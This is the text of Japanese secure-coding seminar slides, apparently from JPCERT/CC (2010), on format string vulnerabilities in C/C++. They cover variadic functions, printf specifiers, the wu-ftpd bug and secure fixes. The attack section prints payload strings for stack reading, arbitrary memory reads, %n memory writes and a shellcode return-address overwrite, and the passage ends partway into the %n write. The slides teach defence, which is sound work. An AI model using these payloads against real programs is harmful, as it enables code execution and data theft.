

C/C++ セキュアコーディングセミナー

2010年度版

書式指定文字列

JPCERT コーディネーションセンター

書式付き出力関数の脆弱性とは

可変引数関数 (variadic function)

書式付き出力関数とフォーマットの詳細

攻撃手法

脅威の緩和方法

まとめ

printf() に渡される書式 (format string)

- 書式 (format string) は、0 個以上の**指令** (directive) から成る
 - 変換なしに出力ストリームにコピーされる (% 以外の) 通常の文字
 - 各**変換指定** (conversion specification) は、後に続く実引数を取り出す
- 変換指定は、% ではじまり、変換指定子でおわる

```
printf( "My name is %s.", name );
```

通常の文字

変換指定子

変換指定子に対応する実引数 (可変)

書式 (format string)

※書式 = 書式文字列 = 書式指定文字列

※書式に対して実引数が不足しているときの動作は未定義

- 書式指定出力関数を呼び出すコードで
`printf()`系、`syslog()`、`err()`
- **書式文字列の内容**を攻撃者がコントロールすることができる

```
printf(input_str);
```

攻撃者がこの値をコントロールできると、攻撃が可能

- 書式指定子に対応する引数の数をチェックするメカニズムが存在しない
 - 書式指定出力関数は、引数が可変
 - 書式指定子 (ex. `%s`) に対応する引数が与えられていると想定して動作するが、実際にチェックはせず (エラーにしない)
 - 引数が与えられているものとして、スタックを参照する

- 書式文字列の内容をコントロールできれば、書式付き出力関数の挙動を制御できる

サンプルコードを例に問題をみてみましょう

```
void usage(char *pname) {  
    char usageStr[1024];  
    snprintf(usageStr, 1024,  
             "Usage: %s <target>¥n",  
             pname);  
    printf(usageStr);  
}  
int main(int argc, char * argv[]) {  
    if (argc < 2) {  
        usage(argv[0]);  
        exit(-1);  
    }  
}
```

書式文字列の中の %s を
pname の実行時の値で置
き換え、usageStr を組
み立てている

printf() を実行して
usage を出力

argv[0] に % 指示子が
含まれていると、
printf() がそれを解
釈し、攻撃につながる

ユーザが入力したプロ
グラムの実際の名前 (
argv[0]) を
usage() 関数に引数と
して渡している

```
int main(void) {  
    execl("usage", "%s%s%s%s%s%s%s%s%s", NULL);  
    return(-1);  
}
```

変換指定子に対応する実引数があたえられていない

`execl()`の第一引数は、実行するファイルのパス名。

続く引数は、`arg0`, `arg1`, ... `argn` に対応。

- `arg0`が、悪意ある引数を参照するのを防ぐ方法はない。
- その結果、この引数が `printf()`が処理する `usageStr` を構成する

セキュアなコードにするには...

```
void usage(char *pname) {
    char usageStr[1024];
    snprintf(usageStr, 1024,
             "Usage: %s <target>¥n",
             pname);

    printf("%s", usageStr);
    /* あるいは puts(usageStr); */
}

int main(int argc, char * argv[]) {
    if (argc < 2) {
        usage(argv[0]);
        exit(-1);
    }
}
```

usageStr の内容を書式
指定文字列として解釈
させない

「信頼できない」文字列を使って書式指定文字列を組み立てない！

- どうしても避けられない場合は「脅威の緩和方法」で紹介するアプローチをとる
- 静的解析を使って容易に検知できる問題
- 最近のコンパイラはwarnigを出す

書式付き出力関数の脆弱性とは

可変引数関数 (variadic function)

書式付き出力関数とフォーマットの詳細

攻撃手法

脅威の緩和方法

まとめ

UNIX System V と ANSI C (**stdargs**) の2つの実装方式があるが、

- UNIX System V 方式は旧式で、あまり使われない。

こんにち一般的なANSI C 標準引数方式 (**stdargs**) では、固定引数とそれに続く**省略記号**を使って可変引数関数を宣言する。

- `int printf(const char *restrict format, ...);`
- 関数のユーザは、開発者との間の取り決めに遵守した上で関数を利用することが求められる。

参考: 『c/c++セキュアプログラミングクックブック Volume1』 pp.184 「可変引数を適切に使う」

平均値を計算する可変引数関数 `average()` を実装してみよう。

可変引数に対する型検査は行われない

```
int average(int first, ...);
```

必要な数の引数を指定して関数を呼び出す

```
average(3, 5, 8, -1)
```

-1が引数の最後を示すという仕様

ANSI C は可変引数関数を実装するためのマクロを提供

- `va_start()`
- `va_arg()`
- `va_end()`
- `va_copy()`

これらのマクロは、

- ヘッダ `stdarg.h` で定義されている
- `va_list` データ型を取り扱う

引数リストは `va_list` 型を使って宣言される。

```
int average(int first, ...) {
    int count = 0, sum = 0, i = first;
    va_list marker;
    va_start(marker, first); /* markerを初期化 */
    while (i != -1) {
        sum += i;
        count++;
        i = va_arg(marker, int); /* va_arg()を必要な回数
                                   呼び出して引数を取り出す */
    }
    va_end(marker);
    return(sum ? (sum / count) : 0);
}
```

スタックからデータを取ってきて返す

va_arg()が必要以上に呼び出された
ときの動作をC標準は定めていない

- まず `va_start()` マクロを呼び出し可変引数リストを初期化
- `va_arg()` マクロの仕様
 - 初期化済み `va_list` と引数の型をとる
 - 次の引数を返す
 - 指定された型のサイズに基づいて引数ポインタを進める
- `average()` 関数の中で呼び出される `va_arg()` マクロにより、2番目から最後まで引数を取得
- `va_start()` したら、必ず `va_end()` する

va_listを実装するには、**va_list** が可変引数関数のスタックフレームを指すようにする。

```
typedef char *va_list;
```


va_listは、最後の固定引数に続く引数を参照するように **va_start()** を使って初期化される。

```
#define va_start(ap,v) (ap=(va_list)&(v)+sizeof(v))
```

va_start() マクロは、最後の固定引数のアドレスにその引数のサイズを加算する。

スタック上の引数の順序

average(3, 5, 8, -1)



`va_start()`から戻ったとき、`va_list`は最初の可変引数のアドレスを指している。

`va_arg()`マクロは、以降の各引数のサイズ分だけ `ap`をインクリメントする。

```
#define va_arg(ap,t) (*(t *)((ap+=sizeof(t))-sizeof(t)))
```

↑ `ap`自身をアップデート

* 読みやすいように、メモリの内容はビッグエンディアン形式で示してある

すべてのシステムが `va_list` を `char` 型ポインタとして定義しているわけではない。

- `va_list` をポインタの配列として定義するシステムもあれば、レジスタを使って引数を受け渡すシステムもある。
- 引数をレジスタで受け渡すシステムでは、`va_start()` は引数を格納するためのメモリを動的に確保しなければならないかも。

確保したメモリは `va_end()` マクロを使用して解放。

```
#define va_end(ap) (ap = (va_list)0)
```

書式付き出力関数の脆弱性とは

可変引数関数 (variadic function)

書式付き出力関数とフォーマットの詳細

攻撃手法

脅威の緩和方法

まとめ

fprintf	FILE ストリームに出力
printf	'stdout' ストリームに出力
sprintf	文字列 (char配列) に出力
snprintf	長さをチェックして文字列に出力 NULL 終端を保証する

v*printf 関数群は、可変引数を **va_list** 型の引数で置き換える。

va_list型をとる関数	可変引数をとる関数
vfprintf()	fprintf()
vprintf()	printf()
vsprintf()	sprintf()
vsnprintf()	snprintf()

引数リストが実行時に決まる場合に有用。

書式付き出力関数の仲間にも使用上の注意

- `void syslog(int priority, const char *message, ...);`
- `void err(int eval, const char *format, ...);`

printfの書式指定文字列と同じ！

BUGS

Never pass a string with user-supplied data as a format without using `‘%s’`.

An attacker can put format specifiers in the string to mangle your stack, leading to a possible security hole. This holds true even if the string was built using a function like `snprintf()`, as the resulting string may still contain user-supplied conversion specifiers for later interpolation by `syslog()`.

Always use the proper secure idiom:

```
syslog(LOG_ERR, "%s", string);
```


syslog()のマニュアルより抜粋

- 変換指定より引数が多い場合、余分な引数は無視
- 引数が足りない場合、結果は未定義
- 変換指定の構成
 - オプションフィールド
フラグ(flags)、幅(width)、精度(precision)、長さ修飾子(length modifier)
 - 変換指定子(conversion specifier)
- 形式
 - %[flags][width][.precision][length-modifier]conversion-specifier

A blue callout box with a white border and a shadow, containing the text "オプションフィールド". A blue bracket above it points to the "[flags][width][.precision][length-modifier]" portion of the format string in the list item above.

オプションフィールド

例 :



long int 型の値を10 進表現で、 8 桁以上の数字表記として、最低10文字の幅で、左揃えで出力することを指定。

%-10.8ld

- 変換の型を指定
- **省略不可**。オプションの書式フィールドがある場合、それらを先に指定

書式指定子	出力書式
d, i	signed int 引数を [-]dddd 形式の符号付き10進数に変換
o, u, x, X	unsigned int 引数を dddd 形式の符号なし8進数(o)、符号なし10進数(u) または符号なし16進数(x, X) に変換
s	引数は文字型配列の最初の要素へのポインタ。引数の変換はしない
n	出力した文字数を引数としてアドレスを渡した整数に格納

`%-10.81d`

- 出力する最小文字数を指定
- 出力文字数が指定したフィールド幅より少ない場合、残りの部分は空白文字で埋まる
- 変換の結果がフィールド幅より広い場合、フィールドは変換結果を出力できるように拡張される。
- アスタリスク (*) を指定すると、引数リストから `int` 型の引数を値として利用する

%-10.8ld

- 出力する文字数を指定
- 出力を切り捨てる可能性がある
 - バッファオーバーフロー防止に使える
- アスタリスク (*) を指定すると、引数リストから `int`型の引数を値として利用する

%-10.81d

- 出力を整列し、符号、空白、小数点、8 進数と16 進数の接頭辞の出力を制御
- 1つの書式指定に複数のフラグを指定できる

フラグ	説明
-	結果を左詰めで出力
+	出力値が符号付きの場合、値の前に符号(+または-)をつける
0	フィールド幅の前につけると最小幅になるまで0で埋める
#	o, x, Xと同時に指定すると、出力値の前に0, 0x, 0Xを追加する

%-10.8**l**d

- 実引数のサイズを指定

修飾子	意味
hh	signed char または unsigned char
h	short int または unsigned short int
l	long int または unsigned long int
ll	long long int または unsigned long long int
L	long double

フィールド幅と精度フィールドは、**INT_MAX** (IA-32では 2,147,483,647) までの値をサポート。 (gcc3.2.2)

書式指定出力関数は、出力した文字の総数を **int** 型の値として返す

- この値は **INT_MAX** を超えてもインクリメントされ続けるため、符号付き整数のオーバーフローが生じると負の値になる。
 - 符号なしの値として解釈するなら、符号なしオーバーフローを起こすまでは正確な値を保持

書式付き出力関数の脆弱性とは

可変引数関数 (variadic function)

書式付き出力関数とフォーマットの詳細

攻撃手法

脅威の緩和方法

まとめ

バッファオーバーフローは、書式付き出力関数がオブジェクトの境界を越えて書き込むときに発生。

書式指定文字列の脆弱性は、書式指定文字列がユーザや信頼できない入力源から与えられるときに発生。

wu-ftpd (Washington University FTP daemon)

- UNIX 系OSでは有名なFTP サーバプログラム
- 2.6.1 以前のバージョンに含まれる `insite_exec()` 関数に脆弱性
- Site Exec コマンドの機能を実行する段階で、ユーザ入力が書式指定出力関数の書式指定文字列に組み入れられてしまう

```
reply(200, cmd);
```

ユーザがコントロールできる値が入る

修正: `reply(200, "%s", cmd);`

そのまま書式
指定文字列と
して渡されて
いる!

```
void reply(int n, char *fmt, ...)
```

```
{  
    /* ... */  
    vreply(USE_REPLY_LONG, n, fmt, ap);  
    VA_END;  
}
```

```
void vreply(long flags, int n, char *fmt, va_list ap)
```

```
{  
    /* ... */  
    vsnprintf(buf + (n ? 4 : 0),  
              n ? sizeof(buf) - 4 : sizeof(buf), fmt, ap);  
}
```

1. バッファオーバーフロー

2. プログラムをクラッシュさせる

3. スタックの覗き見

4. メモリ内容の覗き見

5. メモリの上書き

1. バッファオーバーフロー

文字配列に書き込みを行う書式指定出力関数は、十分に大きいバッファが与えられていると想定して動作。バッファサイズが十分でないとオーバーフローが発生する。

```
char buffer[512];
```

```
printf(buffer, "Wrong command: %s\n", user);
```

`printf()`は `%s`変換指定子を `user`が参照する文字列で置き換える。

- 495 バイトを超える長さの文字列が渡されると、境界外書き込みが発生する。
- 512 バイト - 16 文字バイト - 1 NULL バイト == 495 バイト

`snprintf()`を `printf()`の代わりに使用すればオーバーフローを防げる。

```
char buffer[512];
```

```
snprintf(buffer, 512, "Wrong command: %s\n", user);
```

エラーメッセージを組み立てるプログラム

```
char outbuf[512], buffer[512];
```

変換指定子 `%.400s` は書込みを 400 文字に制限することでバッファオーバーフローを防ぐ

```
sprintf(buffer,
```

```
    "Wrong command: %.400s", user);
```

`user` に含まれる変換指定子はすべて、2 度目の `sprintf()` 呼び出しに渡される書式指定文字列 `buffer` に含まれる

```
sprintf(outbuf, buffer);
```

`sprintf()` を誤って用い、文字列をコピーしている。
この呼び出しを `strcpy()` に置き換えれば脆弱性はなくなる

攻撃者が変数 `user` に次のようなformat stringを渡すと

```
"%497d%x3c%x3d3\xff\xbf<nops><shellcode>"
```

"%497d"は、2度目の`sprintf()`呼び出しに、スタックから架空の引数を読み込ませ、`outbuf` に497文字書き込ませる。

書き込まれる文字列は `outbuf` の長さを4バイト分超え、オーバーフローが発生。リターンアドレスは細工されたformat string の値 (`0xbfffd33c`)で上書きされる。

実行中の関数が終了すると、制御が攻撃コード(`<shellcode>`)に移る。

文字列ではなくストリームへ書き込みをおこなう書式付き出力関数も、書式指定文字列の脆弱性の対象。

```
printf(argv[1]);
```

ユーザが引数を制御できれば、次のような攻撃が可能

- プログラムを異常終了させる
- スタックの内容を覗き見る
- 任意のメモリの中身を覗き見る
- 任意のメモリの中身を上書きする

1. バッファオーバーフロー
2. プログラムをクラッシュさせる
3. スタックの覗き見
4. メモリ内容の覗き見
5. メモリの上書き

```
printf( "%s%s%s%s%s%s%s%s%s%s%s" );
```

%sは、対応する引数が指定するアドレスのメモリ内容を取り出す
しかし…

%sに対応する引数は与えられていない。**printf()**は、

- 書式文字列を使い切るか、
- 無効なポインタまたはマップされていないアドレスを参照する
までスタックから対応するアドレスを読み続ける。

`format string` の脆弱性はブラックボックス/ペネトレーションテストで見つけられる。

多くの UNIX システムでは、無効なポインタ参照をするとプロセスに `SIGSEGV` シグナルが送られる。

- シグナルを捕捉・ハンドルしないかぎり、プログラムは異常終了してコアダンプする

Windowsでも同じように、マップされていないアドレスを読みに行くとは一般保護違反を引き起こす。

1. バッファオーバーフロー
2. プログラムをクラッシュさせる
3. スタックの覗き見
4. メモリ内容の覗き見
5. メモリの上書き

攻撃者は、書式指定出力関数を攻撃し、メモリの内容を覗き見ることができる。

```
char format[32];  
strcpy(format, "%08x.%08x.%08x.%08x");  
printf(format, 1, 2, 3);
```

“%08xに対応する引数が一個足りない”

IA-32 MSVCで `printf()` 呼び出しのアセンブラコードを見ると...

```
push 3  
push 2  
push 1  
push offset format  
call printf  
add esp,10h
```

引数は、逆順でスタックにプッシュされる

引数は、メモリ上では`printf()` 呼び出しと同じ順序で配置される


printf()呼び出し時のスタックの様子

```
char format[32];  
strcpy(format, "%08x.%08x.%08x.%08x");  
printf(format, 1, 2, 3);
```

文字配列formatの中身
"%08x.%08x.%08x.%08x"

低位メモリ


高位メモリ



書式指定文字列formatのアドレス 0xe0f84201がメモリ上に置かれ、その後に引数の値が 1、2、3 という順序で続く。

低位メモリ

高位メモリ




printf()による引数の処理1

```
char format[32];  
strcpy(format, "%08x.%08x.%08x.%08x");  
printf(format, 1, 2, 3);
```

低位メモリ

高位メモリ



書式指定文字列 : "%08x." "%08x." "%08x." "%08x"


書式指定文字列 `%08x.%08x.%08x.%08`は、スタックから4つの引数を取り出すよう `printf()`に指示し、それらを16進の8桁0充填形式で表示する。

最初の引数ポインタ

最後の引数ポインタ

低位メモリ

高位メモリ



書式指定文字列 : "%08x." "%08x." "%08x." "%08x"


書式指定子に対応する引数を消費するにつれて、引数ポインタは引数の長さ分だけ進む。

printf() の出力

最後の整数は、ASCII とは異なる形式で出力される

ここが架空の引数

メモリ :



書式指定文字列 : "%08x." "%08x." "%08x." "%08x"

出力 : 00000001.00000002.00000003. 78383025

変換指定子によって出力される値

4番目の「整数」は、書式指定文字列の最初の4バイト、つまり %08x の ASCII コードを含んでいる。

書式指定文字列の中のそれぞれの %08x は、引数ポインタが指す位置から unsigned int 型として解釈した値を読み込む。

書式指定出力関数は、書式指定子が残っているかぎり、次のいずれかの状態になるまでメモリの内容を表示する。

- NULL バイトが書式指定文字列の中に現れる
- 不正なメモリ参照が生じる

`printf()` は、残りの自動変数を表示した後、実行中の関数のスタックフレームを表示する。

`printf()`がスタックに積まれたデータを順次処理していくにつれて、

- 呼び出し元の関数のスタックフレームを表示する。
 - 呼び出し元の関数のスタックフレームを表示する。
 - ...

という具合に、呼び出しスタックを辿ることができる。

このように、スタックメモリの大部分を再現することができる。

攻撃者は、得られたデータを使ってプログラムのオフセットやその他の情報を調べ、攻撃の手がかりを得る。

1. バッファオーバーフロー
2. プログラムをクラッシュさせる
3. スタックの覗き見
4. メモリ内容の覗き見
5. メモリの上書き

%s 変換指定子

- ポインタ引数が指すアドレスのメモリ内容を、ASCII文字としてナル文字まで出力する
- ポインタ引数が特定のアドレスを参照するように操作できれば、**%s**変換指定子はそのアドレスのメモリ内容を出力する

%x 変換指定子

- スタック上の参照位置を進められる
- 進められる距離は書式指定文字列に依存

攻撃対象のプログラムが書式指定文字列を自動変数としてスタックに格納している場合、攻撃者は%sに参照させたいアドレスを**書式指定文字列**の先頭に挿入する。

“アドレス 参照位置調節 %s”

例

“%xdc%xf5%x42%x01 %x%x%x %s”


```
char format[32];  
strcpy(format, "%xdc%xf5%x42%x01%x%x%x%s");  
printf(format, 1, 2, 3);
```

書式指定文字列“**¥xdc¥xf5¥x42¥x01%x%x%x%s**”がスタック上の参照位置をすすめる。

最初の引数ポインタ

最後の引数ポインタ

メモリ：



書式指定出力関数が書式指定文字列を処理すると、

- **¥xdc** , **¥xf5** , **¥x42** , **¥x01** が表す文字を出力
- 3つの **%x**が、スタック上の参照位置を12 バイト進める
- **%s**が、書式指定文字列の先頭で与えられているアドレス(**0x0142f5dc**)のメモリ内容を表示

`printf()`は、アドレス `0x0142f5dc`からナルバイトを見つけるまで、メモリ内容を表示する。

アドレスを進めながら `printf()`を繰り返し呼び出せば、メモリ内容の全体像を描くことができる。

攻撃者は、任意のアドレスのメモリを覗き見して、侵害された計算機上で任意のコードを実行するような攻撃コードの作成に必要な情報を収集する。

1. バッファオーバーフロー
2. プログラムをクラッシュさせる
3. スタックの覗き見
4. メモリ内容の覗き見
5. メモリの書き

任意の値を**任意のアドレス**に書きこめれば、
任意のコード実行が可能

では、

攻撃するにはどんな書式指定文字列を
`print()`に渡せばよいのか？

Q. 特定のアドレスに特定のデータ(アドレス)を書き込むにはどうすればよいか?

Ans. IA-32のように `int` とアドレスが同じサイズのプラットフォームでは、任意のアドレスに `int` を書き込む手法があれば、ポインタを上書きできる。

%n変換指定子

- 出力文字列の書式を整えるために導入された
- 引数として渡された `int` 型変数に、それまで出力した文字数を書き込む

```
int i;  
printf("hello%n%n", (int *)&i);
```

`printf()` は5つの文字(h-e-l-l-o)を出力し、変数*i*に5を書きこむ。

`%n` 変換指定子を使えば、攻撃者はあるアドレスへ `int` 値を書き込める。

攻撃を成立させるには、攻撃者は任意の値を任意のアドレスへ書きこむ必要がある

```
char format[32];  
strcpy(format, "%xdc%xf5%x42%x01%08x%08x%08x%n");  
printf(format, 1, 2, 3);
```

これは、出力した文字数をアドレス `0x0142f5dc` に書き込む。
書き込まれる値 (28) は、8文字幅の16進数フィールド3つに、
アドレス用の4バイト (`%xdc%xf5%x42%x01`) を合わせた値。

$$8 \times 3 + 4 = 28$$

攻撃者は、フィールド幅や精度の変換指定を使い、`%n` に書き出される文字数を制御できる。

例：

```
int i;  
printf("%10u%n", 1, &i); /* i = 10 */  
printf("%100u%n", 1, &i); /* i = 100 */
```

いずれの書式指定文字列も、引数を2つ消費する。

- `%u` 変換指定子によって出力される整数値
- 数の書き出し先となる変数のアドレス

- `strcpy(format, "¥xdc¥xf5¥42¥01%08x%08x%08x%n")` ;のように、書き込み先アドレスは指定できるようになった。でも、これだと28が書き込まれる。本当に書き込みたいのは、任意のアドレス。これを%*n*の前に指定できないとダメ。
- %*n*を使って任意のメモリアドレス(00000000~ffffffff)を作りたい。
- フィールド幅で指定できる値は、INT_MAXの2,147,483,647まで。16進の7fffffff
- これだと全てのアドレスを1度に指定できそうにない。
- どうすればよいのか？
- アドレスを1バイトずつ、4回に分けて作ればいい！

多くのCISCアーキテクチャ計算機では、以下の方法で任意のアドレスへ書き出すことが可能。

1. 4バイトを書き出す。
2. 書き出し先アドレスを1バイト進める。
3. 1と2を4回くりかえす。
4回目の書き出しが終わった時点で、標的のメモリに続く3バイトの領域は上書きされてしまう。

4段階でアドレスを書き出す₁

